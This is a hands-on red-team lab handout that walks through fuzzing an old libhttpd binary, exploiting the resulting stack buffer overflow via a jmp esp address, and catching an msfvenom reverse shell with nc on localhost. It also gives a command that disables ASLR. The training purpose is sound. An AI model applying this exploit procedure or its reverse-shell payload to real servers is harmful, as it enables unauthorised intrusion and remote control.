

Preamble:

Sometimes a red team needs to find a way in through a bit of attack surface that *seems* promising, but doesn't have a known vulnerability or PoC released against it. It might be the only way to get an initial compromise, it might be the only way to move laterally out of a very restrictive foothold.

The process of reverse-engineering to find new exploitable defects in software from scratch/binaries can be ... very intensive on engineer-time, and out of the scope of what we can show you in 30 minutes. Thankfully there does exist low-hanging fruit. Most enterprises have built (or contracted-out) a piece of custom software/application at some point, and are either using it internally or have exposed it externally to business partners. Often these are applications on life support and haven't been touched in years, or were coded with *cough* lower standards.

What we will cover is a technique usually employed in-tandem-with (not a-substitute-for) manual reverse engineering: fuzzing. Fuzzing can be used to rapidly (at least compared to humans) identify inputs that cause a crash in poorly written software, and can lead eventually to the identification of deeply-unusual bugs in complex software. In as short-and-sweet a way possible, we will be exploiting some questionably-written software (an old binary of libhttpd) by setting up a fuzzer, causing a crash, identifying the exploitability of the crash, and developing an exploit.

If any part of this station is new to you, or you just want to learn more - there is a list of helpful resources near the end of the packet. Don't expect to learn everything there is to know, here, in 30 minutes.

Access to a pre-prepared environment can be requested from the "exdev-bot" in Discord with the "!box" command - or you could spin up your own local environment (ask the bot for "!materials"). You will want multiple SSH windows/tabs open for this lab as a heads-up.

Part 1: Fuzzing and You

Now, libhttpd isn't a custom piece of software - it does have known vulnerabilities against it (so please suspend your disbelief for us) - but let's assume we have identified a target machine that is running libhttpd, we don't know of any vulnerabilities against it, and know the version it's running. As long as we can obtain the same or a similar binary to the server we can try to fuzz the software locally. Remember:

NEVER FUZZ A LIVE TARGET IN A PRODUCTION ENVIRONMENT

Not only is it potentially destructive, but if you're actually on a real pentest or red-team, it achieves absolutely nothing. At best, you cause a crash and can go no further; at worst, you just blew your red-team's cover, capsized four oil tankers in the Gulf of Aden, and lost your job.


Running Libhttpd in GDB

First we are going to need to start the libhttpd service in GDB.

```
# Make sure the httpd isn't already running (`ps` and `kill` commands are enough)
# Take a look at the basic fuzzer file for HTTP POST requests (it is pretty simple)
nano ~/httpdpost.fuzzer
# Run httpd in gdb
gdb ~/libhttpd
# This allows us to ignore the pipe closed exceptions
handle SIGPIPE nostop noprint nopass
# Start httpd running
run -p 8080
```

Fuzzer Launch (in a different window)

```
python ~/mutiny-fuzzer/mutiny.py ~/httpdpost.fuzzer 127.0.0.1
```



```
student@dayZero:~/Exploit_Class/mutiny-fuzzer/libhttpd_lab$ python ~/Exploit_Class/mutiny-fuzzer/mutiny.py ./httpdpost
.fuzzer 127.0.0.1
Reading in fuzzer data from ./httpdpost.fuzzer...
  Message #0: 76 bytes outbound
  Message #1: 255 bytes inbound
Loaded default processor: /home/student/Exploit_Class/mutiny-fuzzer/backend/../mutiny_classes/exception_processor.py
Loaded default processor: /home/student/Exploit_Class/mutiny-fuzzer/backend/../mutiny_classes/message_processor.py
Loaded default processor: /home/student/Exploit_Class/mutiny-fuzzer/backend/../mutiny_classes/monitor.py
Logging to ./httpdpost_logs/2019-05-24,143302

** Sleeping for 0.000 seconds **

Fuzzing with seed 0
  Sent 76 byte packet
  Received 9 bytes

** Sleeping for 0.000 seconds **

Fuzzing with seed 1
  Sent 63 byte packet
  Received 9 bytes

** Sleeping for 0.000 seconds **

Fuzzing with seed 2
  Sent 76 byte packet
  Received 40 bytes

** Sleeping for 0.000 seconds **

0 student@dayZero: ~/Exploit_Class/mutiny-fuzzer/libhttpd_lab bash 14:34
0$* bash 1-!$ bash 2$ bash
```

Okay, so hopefully you see something like the above picture. With it running, look at your other terminal and you should soon see something like this:

```

jaspadar — student@dayZero: ~ — ssh student@classvm -p 9000 — 118x36
rarydataarbitrarydataarbitrarydataaarbitrarydataarbitrarydataaarbitrarydataaarbitrarydataarbitrarydat"...
EBP: 0xbffff038 ("itrarydataaarbitrarydataarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrary
dataarbitrarydataarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydat"...
ESP: 0xbfffe804 --> 0x0
EIP: 0xb7e906b2 (<__strcpy_sse2+498>: movdqu XMMWORD PTR [edx-0x20],xmm6)
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0xb7e906a6 <__strcpy_sse2+486>: movaps xmm5,XMMWORD PTR [ecx+0x10]
0xb7e906aa <__strcpy_sse2+490>: pminub xmm2,xmm5
0xb7e906ae <__strcpy_sse2+494>: movaps xmm3,XMMWORD PTR [ecx+0x20]
=> 0xb7e906b2 <__strcpy_sse2+498>: movdqu XMMWORD PTR [edx-0x20],xmm6
0xb7e906b7 <__strcpy_sse2+503>: movaps xmm6,xmm3
0xb7e906ba <__strcpy_sse2+506>: movdqu XMMWORD PTR [edx-0x10],xmm7
0xb7e906bf <__strcpy_sse2+511>: movaps xmm7,XMMWORD PTR [ecx+0x30]
0xb7e906c3 <__strcpy_sse2+515>: pminub xmm3,xmm7
[-----stack-----]
0000| 0xbfffe804 --> 0x0
0004| 0xbfffe808 --> 0xb7fbc000 --> 0x1b2db0
0008| 0xbfffe80c --> 0x804a956 (<httpdProcessRequest+48>: mov DWORD PTR [esp+0x4],0x2f)
0012| 0xbfffe810 --> 0xbfffec24 ("/arbitrrarydataarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbi
itrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydat"..
..)
0016| 0xbfffe814 --> 0x8053444 ("/arbitrrarydataarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbi
trarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydat"..
..)
0020| 0xbfffe818 --> 0xbfffe824 ("arbitrarydataarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydataaarbitrarydata")
0024| 0xbfffe81c --> 0x1b01c8
0028| 0xbfffe820 --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
__strcpy_sse2 () at ../sysdeps/i386/i686/multiarch/strcpy-sse2.S:1752
1752 ../sysdeps/i386/i686/multiarch/strcpy-sse2.S: No such file or directory.
gdb-peda$ 
l student@dayZero: ~
0-$ bash 1$* bash 2$ bash

```

So now we've found a crash! Now we can fix up the fuzzer environment a bit further and figure out what happened.

You also may have noticed that Mutiny doesn't stop when the process segfaults. If you try to connect to 8080 manually (nc localhost 8080), you'll notice it may still be accepting connections while one thread has segfaulted. Because libhttpd is still accepting connections, Mutiny by default will assume it hasn't crashed yet. However, while it still accepts connections, if you watch Mutiny, you'll notice that once libhttpd segfaults in GDB, it starts closing the connection early before sending a response. We'll use Mutiny's custom exception handling to assume a crash has occurred when this happens.

Create a custom Exception Processor

Whenever an Exception is raised in Python during execution, the ExceptionProcessor is called to determine how to handle it. Different servers fail in different ways, so this allows us to tailor Mutiny's crash detection to a given target. As noted earlier, Mutiny by default assumes a crash has occurred when it attempts to connect to the target, and the connection is refused.

When libhttpd is working properly, and we send an invalid request, the server doesn't respond. When libhttpd segfaults in GDB, it goes into trace state. It still accepts connections, but doesn't respond. We need to amend the exception processor to differentiate these two states. For when

the server's response times out, we'll add some code to check libhttpd's state in `ps aux` output, and based on that, raise the correct exception for Mutiny to handle.

```
nano ~/mutiny-fuzzer/mutiny_classes/exception_processor.py
```

The file should be *edited* to look like this:

```
import errno
import socket
import subprocess
from mutiny_classes.mutiny_exceptions import *

class ExceptionProcessor(object):

    def __init__(self):
        pass

    def isLibhttpdCrashed(self):
        return subprocess.call('ps aux | grep "kali" | grep "libhttpd -p 8080" | grep -v
"grep" | grep -v " t "', shell=True) != 0

    # Determine how to handle a given exception
    # Raise the exceptions defined in mutiny_exceptions to cause Mutiny
    # to do different things based on what has occurred
    def processException(self, exception):
        if isinstance(exception, socket.error):
            if exception.errno == errno.ECONNREFUSED:
                # Default to assuming this means server is crashed so we're done
                raise LogLastAndHaltException("Connection refused: Assuming we crashed the
server, logging previous run and halting")
            elif "timed out" in str(exception):
                if self.isLibhttpdCrashed():
                    raise LogAndHaltException("libhttpd closed the connection and appears
down, logging previous run and halting")
                else:
                    raise AbortCurrentRunException("Server closed the connection, but libhttpd
appears up. Continuing run")
            else:
                if exception.errno:
                    raise AbortCurrentRunException("Unknown socket error: %d" %
(exception.errno))
                else:
                    raise AbortCurrentRunException("Unknown socket error: %s" %
(str(exception)))
            elif isinstance(exception, ConnectionClosedException):
                raise AbortCurrentRunException("Server closed connection: %s" % (str(exception)))
            elif exception.__class__ not in MessageProcessorExceptions.all:
                # Default to logging a crash if we don't recognize the error
```

Modify the .fuzzer to only send POST requests

The .fuzzer file is human readable. Edit ~/httpdpost.fuzzer and change this line:

```
outbound fuzz 'POST /arbitrarydataarbitrarydataarbitrarydataarbitrarydataarbitrarydata\r\n\r\n'
```

Make it look like this instead:

```
outbound 'POST /'  
sub fuzz 'arbitrarydataarbitrarydataarbitrarydataarbitrarydataarbitrarydata'  
sub '\r\n\r\n'
```

This is the syntax to tell Mutiny to leave "POST /" and the two newlines alone, and only fuzz the contents. We're cheating a bit here for the sake of time, because there is more than one way to crash libhttpd, and we kinda want you to find the exploitable one.

You may also want to add two options in this file:

```
failureTimeout 1  
shouldPerformTestRun 0
```

These options will make mutiny only wait for 1 second after it hangs on a test, and skip the "test run" at the beginning. These options simply speed up fuzzing.

Use The Mutiny Fuzzing Framework to crash libhttpd

Once crashed, you can examine the contents of httpdpost_logs to find the request mutiny sent that caused the crash, the folder names inside are timestamps. Additionally, you can use the "-r" flag to replay a range of (or only one) mutiny seeds that might have caused your crash. The "-q" flag will prevent further logging, if you want to re-run isolated test cases a few times.

Part 2: Cutting into the fuzz

Hopefully you got a crash in the last section on the POST request that looks exploitable (segfault, attempting to execute invalid addresses). With any luck, you've looked in the httpdpost_logs and identified the crash was "POST" followed by a large number of characters. If that is the case, you can follow along seamlessly with the rest of what is written. If the fuzzer found something else (it is somewhat random after-all) that's cool too, you should still follow along, just knowing that the rest of this is written for a different bug. Specifically an exploitable bug.

I hope you're familiar with python, since that's what we're using (if you want to use something else, we won't stop you). You can find a starting point already on your machine that looks a lot like the below, make a copy and **edit** exploit.py so that it can reproduce the crash.


```
cp ~/sockets_example.py ~/exploit.py
```

Objective: Take out the trash/Make that binary crash

```
import socket
import sys
import struct

IP = "127.0.0.1"
PORT=8080
buf = ""
payload = "POST %s\r\n\r\n" % buf

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.settimeout(2)
sock.connect((IP,PORT))
sock.send(payload)
print "Buffer sent! (len %d)" % len(payload)
try:
    print sock.recv(4096)
    print "No crash...."
except:
    print "Server died, Yayyyy!!"
```




```
Program received signal SIGSEGV, Segmentation fault.
(gdb)
Registers:
EAX: 0x420
EBX: 0xb7fca000 --> 0x1a5da8
ECX: 0x0
EDX: 0xb7fcb67b --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xb7fff230 ('A' <repeats 200 times>...)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
(gdb)
Invalid $PC address: 0x41414141
(gdb)
Stack:
0000| 0xb7fff230 ('A' <repeats 200 times>...)
0004| 0xb7fff234 ('A' <repeats 200 times>...)
0008| 0xb7fff238 ('A' <repeats 200 times>...)
0012| 0xb7fff23c ('A' <repeats 200 times>...)
0016| 0xb7fff240 ('A' <repeats 200 times>...)
0020| 0xb7fff244 ('A' <repeats 200 times>...)
0024| 0xb7fff248 ('A' <repeats 200 times>...)
0028| 0xb7fff24c ('A' <repeats 200 times>...)
(gdb)
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Part 2.5: Cutting into the crash


It is important to understand why the program is crashing - and how EIP (the Extended Instruction Pointer) ends up overwritten. If you're familiar with the reasons behind, and implications of this kind of crash you can skip to part 3.

There is a lot of information we *could* cover regarding how things can be arranged in low-level memory. Because of the type of program we're dealing with and the fact this is a buffer-overflow we'll focus on general memory layout, how the stack functions (with functions), and cdecl calling conventions. The first thing you should have is a general picture of general memory layout - these diagrams come in a few flavors but we will pick and stick with high addresses (e.g. 0xFFFFFFFF) on the top of the diagram. :



This is the general layout of a program in its virtual address space. The code that is supposed to be executed is in the text section or simply ".text". Initialized data contains global or static variables which have a predefined value at program start, but can be modified. The uninitialized data or "bss" segment contains all global variables and static variables that are initialized to zero or aren't initialized explicitly by the program. Finally we have the stack and heap, the heap grows "upward" (towards higher addresses) and contains dynamically allocated data (anything made by malloc, calloc, realloc, and released by free). The stack on the other hand (on standard PC architectures) as-to-not restrict the heap starts at the upper limit of available space, and grows downward (towards lower addresses). The stack is how a program (or more specifically how the compiled assembly code for a program) manages almost all the bookkeeping of functions calling other functions. Local variables, arguments to the next function, and (perhaps

most importantly to us) pointers to the next instruction to execute after a function returns all reside in the stack. We care a lot about how all of that is laid out, so let's focus on it.



The image above is a summarization of the [cdecl](#) (C declaration) calling convention, which we won't fully cover here. In this diagram, the function `Foo()` called `Bar()`. `Foo()` put some arguments on the stack followed by the return address (pointer to the instruction in `Foo` to execute after returning to `Foo`). If `Bar` (after some bookkeeping) were to create a local variable to serve as a buffer and then copy data (like user input) into that local variable *without any respect to how much space was available* - what do you think is going to happen here? Remember, the bottom of this chart is a low address, and data is written-out towards higher-addresses.

If you guessed that "saved ebx", "saved ebp" and the return address (and plausibly more) might be overwritten by whatever data was copied into `Bar`'s local variable - congrats, and welcome to the nightmare of buffer overflows. Of course, the real magic happens when the code for `Bar()` (which remember, is in the text section - and is undisturbed by this) does its normal routine and exits "popping" values off the stack until it hits the data that *would normally* be the return address, where it "pops" that value into EIP. Surprise, EIP is now a 4 byte portion of the data copied by `Bar`.

Reflective Questions:

What does a partial EIP overwrite potentially allow us to do? (e.g. `EIP => 0x80614141...`)

Part 3: Dem Bad Characters

Due to how we're sending our payload (http), there are probably some characters that we must avoid sending in order for the entirety of our payload to be read. These might be characters that are reserved or have special meaning in the context of what we're exploiting. Considering this is HTTP and the line where a resource or webpage would go - you might be able to guess what they are already. There shouldn't be that many, but should is a funny word. The amount of 'badchars' typically range from 1-5, but it sometimes goes much higher. Regardless, we first need to figure out a process for finding even a single one. Perhaps these snippets are helpful?

```
allchars = [chr(x) for x in xrange(0,256)]
allchars_str = b''.join(allchars)
print allchars_str
```

<https://sourceware.org/gdb/onlinedocs/gdb/Memory.html>

```
gdb-peda$ x/200xw $esp
```

Reflective Questions:

What were the bad chars found?

Where might these characters interfere with our exdev?

Part 4: Eip Offset

Okay, so we know that a buffer of "POST " + "A" * 1400 will result in a crash as long as we're not sending any badchars accidentally or otherwise. In order for this to actually result in anything besides a DOS (which is of limited use on a red team), we need to somehow gain control of code execution.

With EIP being overwritten, we can redirect the code flow to an address of our choice. Great! But how do we get it to somewhere that we have influence over? Well, the first step is determining exactly which 4 bytes are actually overwriting the EIP.

There is the old school way of just doing a binary search (e.g. "A" * 700 + "B" * 700), but the metasploit framework created a better way using patterns. We will be using the pattern approach with gdb-peda.

```
gdb-peda$ pattern_create 1400 pattern.txt
```

Once the pattern has been created, use it to send a POST request to the server and crash it again. This time, you'll notice that EIP is filled with a pattern instead of just a bunch of "A"s. You can use pattern_offset to find out the offset of this pattern!

```
gdb-peda$ pattern_offset <Value in EIP>
```

Or let gdb-peda do it for you automagically!

```
gdb-peda$ pattern_search
```

Reflective Questions:

What offset did you find for EIP?

Did you notice anything else interesting? (Protip: Registers)

Having fun yet?

```
Registers contain pattern buffer:
EIP+0 found at offset: 1048
EBP+0 found at offset: 1044
Registers point to pattern buffer:
[ESP] --> offset 1052 - size ~203
Pattern buffer found at:
0x0804f325 : offset 0 - size 1400 (/root/SECCON2015/vuln_bin/test_httpd)
0x08052432 : offset 0 - size 1400 ([heap])
0x08053444 : offset 0 - size 1400 ([heap])
0xb7fd9000 : offset 1002 - size 30 (mapped)
0xb7fd9020 : offset 10 - size 992 (mapped)
0xbffffef4 : offset 0 - size 1032 ($sp + -0x41c [-263 dwords])
0xbffff300 : offset 1036 - size 364 ($sp + -0x10 [-4 dwords])
0xbffff587 : offset 40495 - size 4 ($sp + 0x277 [157 dwords])
0xbfffff11 : offset 40495 - size 4 ($sp + 0x277 [157 dwords])
References to pattern buffer found at:
0xb7fcaac4 : 0xb7fd9000 (/lib/i386-linux-gnu/i686/cmov/libc-2.19.so)
0xb7fcaac8 : 0xb7fd9000 (/lib/i386-linux-gnu/i686/cmov/libc-2.19.so)
```

Part 5: Getting Code Execution

Awesome! We know for certain now we have precise control over what the program executes next (the IP in EIP is quite literally “instruction pointer”), specifically exactly what bit of memory gets executed as an instruction. Altering the “control flow” of a program in this way is, by definition, undefined and unnatural behavior for the program - they don’t call this “hacking” for nothing. Now it’s just a matter of seizing control so the program isn’t *only* doing something it shouldn’t do (breaking), we want it to do something that we think it should do. Hopefully you noticed that EIP is directly before ESP, if not, no worries. That, and the fact that ESP points to data on the stack we control (ESP stands for Extended Stack Pointer) is going to allow us to use a “jmp esp” instruction to redirect code execution into a payload of our choice.

If we can find the address of a “jmp esp” opcode in memory, we can just overwrite the return value with that address, and once we return from the current function, EIP is loaded with that address, forcing the machine to execute “jmp esp”. This will point EIP straight to our buffer and voila, exploit.

```
gdb-peda$ jmpcall
```

```
# 0x804cc6f : jmp esp
```

```
# do a vmmap to make sure this is a part of the binary itself.
```

If you want to make this exploit work outside of GDB, we should also disable ASLR (Address Space Layout Randomization) on the system, otherwise the address of our `jmp esp` will likely change (GDB will hold it constant): `sudo sysctl -w kernel.randomize_va_space=0`
There are ways to defeat ASLR (remember that question about partially overwriting EIP?) but that is getting outside the scope of this quick exercise.

Reflective Questions:

What address are you using for your "jmp esp" instruction?

Your CPU is almost assuredly [little-endian](#) (meaning the least significant byte is stored first) - so how are the bytes of that address stored in raw memory? (Hint: A1B2C3D4 -> D4C3B2A1)

What opcode can you use to verify you actually jumped to your payload?

(Protip: think like a [debugger](#))

Part 6: Msfvenom and collecting shells

We can make the target execute any arbitrary code that we want, but we don't really have anything for it to execute. And how do we go about creating code that we can get the computer to execute directly from memory anyhow? This is where the mysterious art of shellcoding comes in, but thankfully the Metasploit framework peeps have done the legwork and have made shellcode generation available to the masses, for better or for worse.

There are a lot of arguments for msfvenom, but for the sake of time we're not going to have you figure out what all of your options are and what works the hard way (if you want there is a breakdown at the end of the handout). You can just run this to get a payload that creates a reverse-shell over the network (localhost) to port 1337:

```
msfvenom -a x86 --platform linux --payload linux/x86/shell_reverse_tcp  
LPORT=1337 LHOST=127.0.0.1 -e x86/shikata_ga_nai -b  
"\x00\x0a\x0d\x20\x2f\x3f" -f python
```

That being said - remember when we mentioned that what we're doing is, by definition, undefined and unnatural? Well the shellcode you just generated is not only breaking expected behavior, it's also encoded and wrapped in a optimized-for-space self-modifying decoder which *might* end up running into some undefined/unnatural behavior of its own. As it decodes itself, the data around it might be mixed-in and interpreted as assembly instructions. Shouldn't it not do that by design? Absolutely, but the funny thing about undefined behavior is - well - we kicked "should" to the corner a while ago. Because we have the space to spare, you might want to give the encoder some "headroom" to decode itself and precede it with some instructions that do nothing, just-in-case. This is the NOP (or No-Operation) instruction, which in x86 is the hex value `"\x90"`.

Tip: Before you run the final exploit, ensure that you are running a reverse-shell listener.

```
nc -lnvp 1337
```

Reflective Questions:

What's the difference between a reverse shell and a bind shell?

What privilege/user are you running at?

Followup resources

Reading:

If all of this is new to you, there are lots of good tutorials explaining buffer overflows. Here is one fairly-concise breakdown of what is going on, with references to material that can be done at home:

<https://0xrick.github.io/binary-exploitation/bof1/>

We exploited a 32bit executable for this station (the best example of an easily-fuzzable real vuln we had prepared), and there is still a lot of 32bit software in the wild (for backwards compatibility) but increasingly it is becoming vintage. Good news for you is the concepts transfer to 64bit, just the addresses are longer and instruction-set is more complex (we didn't cover cooking your own payload, but you can learn about that). If you want a (rather impressive short synopsis of what is different in x64):

<https://security.stackexchange.com/a/169300>

If you want to dive a little deeper into the weeds with x64 assembly:

<https://software.intel.com/en-us/articles/introduction-to-x64-assembly>

To keep this hands-on exercise short, all of the protections that *should* be in place on the binary or server were turned off. Although all of them are potentially bypassable, exploitability with given protections depends on the nature of the vulnerability found. Often your payload can't be executable code on the stack, because the stack isn't executable... yet. This is where something called Return Oriented Programming comes in. There are a fair number of resources online to learn about it (the 'original sauce' is worth a read too) but this covers it in-general:

<https://www.tripwire.com/state-of-security/off-topic/vert-vuln-school-return-oriented-programming-rop-101/>

If you want to dive into the weeds a little with a writeup, we suggest this one:

<https://blog.skullsecurity.org/2013/ropasaurusrex-a-primer-on-return-oriented-programming>

For more hands-on right after this:

Narnia (basic binary exploitation) and other wargames @ OverTheWire:

<http://overthewire.org/wargames/narnia/>

Looking for something more guided and have a machine that you can run a stranger's vagrantfile on? Look no further than the mini-lectures at

<https://github.com/r0hi7/BinExp>

(the authors of this station cannot vouch for everything in this repo, stay safe).

Hack the Box, is a free(mium) service for getting hands-on. Although the focus of most of the 'boxes' isn't binary exploitation, there are some that are specifically binary exploitation/exploit development. Most boxes have write-ups so when/if you get stuck, you can still learn instead of bashing your head into a virtual wall indefinitely. <https://www.hackthebox.eu/individuals>

ROPEmporium, if you've never heard-of Return-Oriented-Programming (ROP) or *cough* took an Offensive Security training and found out that it was never covered. This is a neat introduction that covers a number of important considerations. <https://ropemporium.com/>

Formal training -> Certifications:

There are a lot of security trainings and certifications, but most trainings are devoid of exploit-development content, or the certifications don't test hands-on skills. The authors of this station will recommend Offensive Security (despite shortcomings) for it's reputation, exam integrity, and wallet-economy:

